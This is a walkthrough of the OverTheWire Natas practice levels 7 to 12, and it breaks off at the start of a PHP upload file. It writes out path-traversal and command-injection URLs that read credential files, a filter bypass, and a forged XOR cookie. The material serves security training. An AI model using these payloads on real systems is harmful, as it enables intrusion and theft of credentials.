
Username: natas7

URL: http://natas7.natas.labs.overthewire.org

Password: bmg8SvU1LizuWjx3y7xkNERkHxGre0GS


Steps

1. Login to the level using the Credentials.
2. Check page source for any hidden clues.



```
<body>
<h1>natas7</h1>
<div id="content">

<a href="index.php?page=home">Home</a>
<a href="index.php?page=about">About</a>
<br>
<br>
this is the about page

<!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
</div>
</body>
</html>

```

3. Change the address to the given hint directory to get the password to the next level.
   - http://natas7.natas.labs.overthewire.org/**index.php?page=/etc/natas_webpass/natas8**



NATAS7

Home About

xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q

Password to the next level is xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q.

LEVEL 7- LEVEL 8


Username: natas8

URL: http://natas8.natas.labs.overthewire.org

Password: xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q


Steps

1. Login to the level using the Credentials.
2. Check page source for any hidden clues.




```
<?

$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}
```

3. Reverse the function to get the secret code.
   - Open the kali terminal.
   - Run the command
     - echo "3d3d516343746d4d6d6c315669563362" | xxd -r -p | rev | base64 -d
       - xxd -r -p (converts hex to binary data)
       - rev (reverse the string)
       - base64 -d (Decodes the reversed string from base64)



```
┌──(ashen㉿kali)-[~]
└─$ echo "3d3d516343746d4d6d6c315669563362" | xxd -r -p | rev | base64 -d
oubWYf2kBq

┌──(ashen㉿kali)-[~]
└─$
```

4. Copy the secret code and submit it to get the password to the next level.



Access granted. The password for natas9 is ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t

Input secret:

Password to the next level is ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t

LEVEL 8- LEVEL 9


Username: natas9

URL: http://natas9.natas.labs.overthewire.org

Password: ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t


Steps

1. Login to the level using the Credentials.
2. Check page source for any hidden clues.
3. Understand the search functionality.



```
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
```

4. Test for command injection.
   - http://natas9.natas.labs.overthewire.org/?needle=**;ls**
5. Inject the command to read the password .
   - http://natas9.natas.labs.overthewire.org/?needle=**;cat%20/etc/natas_webpass/natas10**



Find words containing:

Output:

```
t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu
```

Password to the next level is t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu

LEVEL 9- LEVEL 10


Username: natas10

URL: http://natas10.natas.labs.overthewire.org

Password: t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu


Steps

1. Login to the level using the Credentials.
2. Check page source for any hidden clues.
3. Understand the search functionality



```
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
```

4. Inject the command using **%20Acat%20** instead of **;cat** .
   - http://natas10.natas.labs.overthewire.org/?needle**=%20%0Acat%20/etc/natas_webpass/natas11**



For security reasons, we now filter on certain characters

Find words containing:

Output:

```
UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk
```

Password to the next level is UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk

LEVEL 10- LEVEL 11


Username: natas11

URL: http://natas11.natas.labs.overthewire.org

Password: UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk


<u>Steps</u>

1. Login to the level using the Credentials.
2. Check page source for any hidden clues.
3. Understand the encryption.




```php
function loadData($def) {
    global $_COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $_COOKIE)) {
    $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
    if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempdata)) {
        if (preg_match('/^#(?:[a-f\d]{6})$/i', $tempdata['bgcolor'])) {
        $mydata['showpassword'] = $tempdata['showpassword'];
        $mydata['bgcolor'] = $tempdata['bgcolor'];
        }
    }
    }
    return $mydata;
}

function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
}

$data = loadData($defaultdata);

if(array_key_exists("bgcolor",$_REQUEST)) {
    if (preg_match('/^#(?:[a-f\d]{6})$/i', $_REQUEST['bgcolor'])) {
        $data['bgcolor'] = $_REQUEST['bgcolor'];
    }
}

saveData($data);
```

4. Determine the XOR key.



```php
<?php
$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");

echo json_encode($defaultdata);
?>
```



```
{"showpassword":"no","bgcolor":"#ffffff"}
```

From Base64 — Alphabet: A-Za-z0-9+/= — [✓] Remove non-alphabet chars — ☐ Strict mode

XOR — Key: {"showpassword":… UTF8 — Scheme: Standard — ☐ Null preserving

Input


```
HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GIjEJAyIxTRg=
```

56 1

Output

```
eDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoe
```

5. Generate the new Encrypted cookie.


Download CyberChef
Last build: 2 months ago - Version 10 is here! Read about the new features here
Options
About / Support
Operations
Recipe
Input
Output
New cookie

Operations: base

- To Base
- From Base
- To Base32
- To Base45
- To Base58
- To Base62
- To Base64
- To Base85
- To Base92

Recipe:

XOR — Key: eDWo (UTF8); Scheme: Standard; Null preserving ☐

To Base64 — Alphabet: A-Za-z0-9+/=

Input:


```
{"showpassword":"yes","bgcolor":"#ffffff"}
```

```
42   1   0→42 (42 selected)   Raw Bytes   LF
```

Output:

```
HmYkBwozJw4WNyAAFyB1VUc9MhxHaHUNAic4Awo2dVVHZzEJAyIxCUc5
```


6. Modify the cookie.



Name	Value	Domain	Path	Expires / Max-Age
_ga_RD0…	GS1.1.17231818…	.overthewir…	/	Sun, 09 Aug 2026 0…
data	VVHZzEJAyIxCUc5	natas11.nat…	/	Session

```
Data
data:"HmYkBwozJw4WNyAAFy...2dVVHZzEJAyIxCUc5"
  Created:"Wed, 14 Aug 2024 07:26:32 GMT"
  Domain:"natas11.natas.labs.overthewire.org"
  Expires / Max-Age:"Session"
  HostOnly:true
  HttpOnly:false
  Last Accessed:"Wed, 14 Aug 2024 07:49:50 GMT"
  Path:"/"
  SameSite:"None"
```

7. Reload the page, there we can find the password for the next level.



Cookies are protected with XOR encryption

The password for natas12 is yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB

Background color: #ffffff

Password to the next level is yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB

LEVEL 11- LEVEL 12


Username: natas12

URL: http://natas12.natas.labs.overthewire.org

Password: yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB


Steps

1. Login to the level using the Credentials.
2. Analyze the file upload form.




```
function makeRandomPath($dir, $ext) {
    do {
    $path = $dir."/".genRandomString().".".$ext;
    } while(file_exists($path));
    return $path;
}

function makeRandomPathFromFilename($dir, $fn) {
    $ext = pathinfo($fn, PATHINFO_EXTENSION);
    return makeRandomPath($dir, $ext);
}
```

3. Create a php file and upload.




```
ashen@kali: ~/Desktop
GNU nano 8.1                                natas.php
<?php
